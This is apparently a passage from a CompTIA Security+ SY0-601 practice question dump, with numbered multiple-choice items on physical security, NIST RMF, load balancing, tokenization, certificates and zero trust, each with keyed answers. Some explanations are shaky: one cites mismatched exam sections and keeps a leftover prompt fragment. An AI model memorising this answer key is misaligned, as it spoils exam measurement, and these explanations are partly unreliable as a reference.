A. Installing proximity card readers on all entryway doors
B. Deploying motion sensor cameras in the lobby
C. Encrypting the hard drive on the new desktop
D. Using cable locks on the hardware
Answer: D
Explanation:
Using cable locks on the hardware can be an effective way to secure a desktop computer and deter future theft. Cable locks are physical security devices that attach to the computer case and to a nearby stationary object, such as a desk or wall. This makes it more difficult for a thief to remove the computer without damaging it or attracting attention.
Installing proximity card readers on all entryway doors can enhance physical security by limiting access to authorized individuals. Deploying motion sensor cameras in the lobby can also help deter theft by capturing images of any unauthorized individuals entering the premises or attempting to steal the computer. Encrypting the hard drive on the replacement desktop can also help protect sensitive data in the event of theft, but it does not provide physical security for the device itself.

454.A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system.
Which of the following is the CISO using to evaluate the environment for this new ERP system?
A. The Diamond Model of Intrusion Analysis
B. CIS Critical Security Controls
C. NIST Risk Management Framework
D. ISO 27002
Answer: C
Explanation:
The NIST Risk Management Framework (RMF) is a process for evaluating the security of a system and implementing controls to reduce potential risks associated with it. The RMF process involves categorizing the system, selecting the controls that apply to the system, implementing the controls, and then assessing the success of the controls before authorizing the system. For more information on the NIST Risk Management Framework and other security processes, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

455.A network administrator has been alerted that web pages are experiencing long load times After determining it is not a routing or DNS issue the administrator logs in to the router, runs a command, and receives the following output:
CPU 0 percent busy, from 300 sec ago
1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
Which of the following is The router experiencing?

A. DDoS attack
B. Memory leak
C. Buffer overflow
D. Resource exhaustion
Answer: D
Explanation:
The router is experiencing a resource exhaustion issue. The output from the command indicates that the CPU is consistently busy, with a 1-second average of 99 percent busy and a 1-minute average of 83 percent busy. This indicates that the router is struggling to keep up with the demands placed on it, potentially due to a high volume of traffic or other factors. As a result, web pages are experiencing long load times. This is an example of resource exhaustion, where the router's resources are being overwhelmed and are unable to meet the demands placed on them. A DDoS attack, memory leak, or buffer overflow would not typically cause the symptoms described in the scenario.

456.A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server.
Which of the following algorithms should the administrator use to split the number of the connections on each server in half?
A. Weighted response
B. Round-robin
C. Least connection
D. Weighted least connection
Answer: B
Explanation:
Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

457.A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption.
Which of the following would be BEST suited to secure this information? (Give me related explanation and references from CompTIA Security+ SY0-601 documents for Correct answer option)
A. Masking
B. Tokenization
C. DLP
D. SSL/TLS
Answer: B
Explanation:
Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives,

Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

458.A security administrator recently used an internal CA to issue a certificate to a public application. A user tries to reach the application but receives a message stating, “Your connection is not private.".
Which of the following is the best way to fix this issue?
A. Ignore the warning and continue to use the application normally.
B. Install the certificate on each endpoint that needs to use the application.
C. Send the new certificate to the users to install on their browsers.
D. Send a CSR to a known CA and install the signed certificate on the application's server.
Answer: D
Explanation:
A certificate issued by an internal CA is not trusted by default by external users or applications. Therefore, when a user tries to reach the application that uses an internal CA certificate, they will receive a warning message that their connection is not private1. The best way to fix this issue is to use a certificate signed by a well-known public CA that is trusted by most browsers and operating systems1. To do this, the security administrator needs to send a certificate signing request (CSR) to a public CA and install the signed certificate on the application’s server2. The other options are not recommended or feasible. Ignoring the warning and continuing to use the application normally is insecure and exposes the user to potential man-in-the-middle attacks3. Installing the certificate on each endpoint that needs to use the application is impractical and cumbersome, especially if there are many users or devices involved3. Sending the new certificate to the users to install on their browsers is also inconvenient and may not work for some browsers or devices3.
References:
1: https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-create-self-signed-certificate
2: https://learn.microsoft.com/en-us/azure/application-gateway/mutual-authentication-certificate-management
3: https://serverfault.com/questions/1106443/should-i-use-a-public-or-a-internal-ca-for-client-certificate-mtls

459.A building manager is concerned about people going in and out of the office during non-working hours.
Which of the following physical security controls would provide the best solution?
A. Cameras
B. Badges
C. Locks
D. Bollards
Answer: B
Explanation:
Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an

authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

460.A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server
is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets
were never patched.
Which of the following should be done to prevent an attack like this from happening again? (Select three).
A. Install DLP software to prevent data loss.
B. Use the latest version of software.
C. Install a SIEM device.
D. Implement MDM.
E. Implement a screened subnet for the web server.
F. Install an endpoint security solution.
G. Update the website certificate and revoke the existing ones.
H. Deploy additional network sensors.
Answer: B,E,F

461.An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.
Which of the following is the first step the organization should take when implementing the policy?
A. Determine a quality CASB solution.
B. Configure the DLP policies by user groups.
C. Implement agentless NAC on boundary devices.
D. Classify all data on the file servers.
Answer: D
Explanation:
zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network12. A zero trust policy is a set of “allow rules” that specify conditions for accessing certain resources3.
According to one source4, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls. Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Reference: Zero Trust implementation guidance | Microsoft Learn